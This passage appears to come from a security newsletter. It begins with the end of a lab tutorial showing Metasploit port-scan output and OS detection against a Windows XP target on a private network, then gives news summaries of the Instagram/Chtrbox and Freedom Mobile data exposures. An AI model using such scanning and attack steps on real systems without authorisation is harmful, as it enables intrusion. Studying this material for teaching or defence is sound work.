[*] Auxiliary module running as background job 4.
[+] 192.168.41.1: - 192.168.41.1:139 - TCP OPEN
[+] 192.168.41.1: - 192.168.41.1:135 - TCP OPEN
[+] 192.168.41.1: - 192.168.41.1:445 - TCP OPEN
[+] 192.168.41.1: - 192.168.41.1:912 - TCP OPEN
```



Now, we are left with two systems. One of them is our attacker system. So we have only one target : 192.168.41.132. Let's first check the operating system of this target. This can be done by selecting the Quick scan with OS detection as shown below.



The target is running Windows XP. Once again, a message is prompted to use the attacks option to attack the system. Click on "OK" to close the window.



**TO BE CONTINUED.....**



# DATA BREACH THIS MONTH

**Instagram** is a photo and video sharing social networking service which is owned by Facebook. As of May 2019, there were one billion users using Instagram.

## What?

Sensitive data of around **49 million users** was exposed in the recent data breach. This includes roughly one out of every 20 Instagram users. The leaked data included **profile pictures, city and country location, their phone numbers, email addresses and the number of followers users have**. Luckily the exposed data did not include any payment information. Most of the exposed data belonged to influencers and celebrities.

## How?

The breach was detected by a security researcher Anurag Sen. The breach occurred due to an unsecure Amazon Web Services (AWS) database exposed to the internet. This time, this database belonged to a Mumbai based marketing company Chtrbox. Chtrbox is a marketing tool used by Instagram influencers.

It is used primarily for communication between brands looking for representation and the Instagram users open to advertising their products. This is the reason why only influencer's data was exposed. The database was there exposed for at least 72 hours.

## Who?

Since the data was exposed for long, anyone who would have got hold of it. We can just hope it did not fall in wrong hands.

## Impact

The data that was leaked through this data breach is not that personal although concerns still arise about invasion of privacy. Although the exposed data doesn't pose much of a risk, it may still prove to be dangerous in future if a whole lot of information like this may be collected and datadumps like "COLLECTION" are made. The more the data collected about a person, the easier it is to spear phish.

**Freedom Mobile** is the the fourth largest mobile network service provider in Canada with over 5% market share.

## What?

Sensitive data belonging to around **1.5 million subscribers** was exposed. The leaked database contained the **email addresses, phone numbers, home addresses, dates of birth, customer types and IP addresses linked to the customer's payment methods. Freedom Mobile account numbers, subscription dates, billing cycle dates and customer service records** were also breached.

In addition to this, **customers financial data including credit card numbers and security codes (CVV numbers)**, credit score responses from Equifax and other credit monitoring services was also exposed.

## How?

Security researchers Noam Rotem and Ran Locar were the first to find about this breach. They reported that Elasticsearch server leaked this data which was in the form of logs. This server did not require any authentication and can be accessed by anyone. All of this data was left in plaintext format without any encryption.

## Who?

Since the data was exposed for long, anyone who would have got hold of it. We can just hope it did not fall in wrong hands.

## Aftermath

Freedom Mobile has argued that 1.5 million accounts is exaggerated and data of only 15,000 users has been impacted. These users are from 17 Freedom Mobile locations who made changes to their accounts from March 25 to April 15.

## Impact

Of all this information, credit card data is very sensitive. This data can be a boon for cyber criminals wanting to cash in.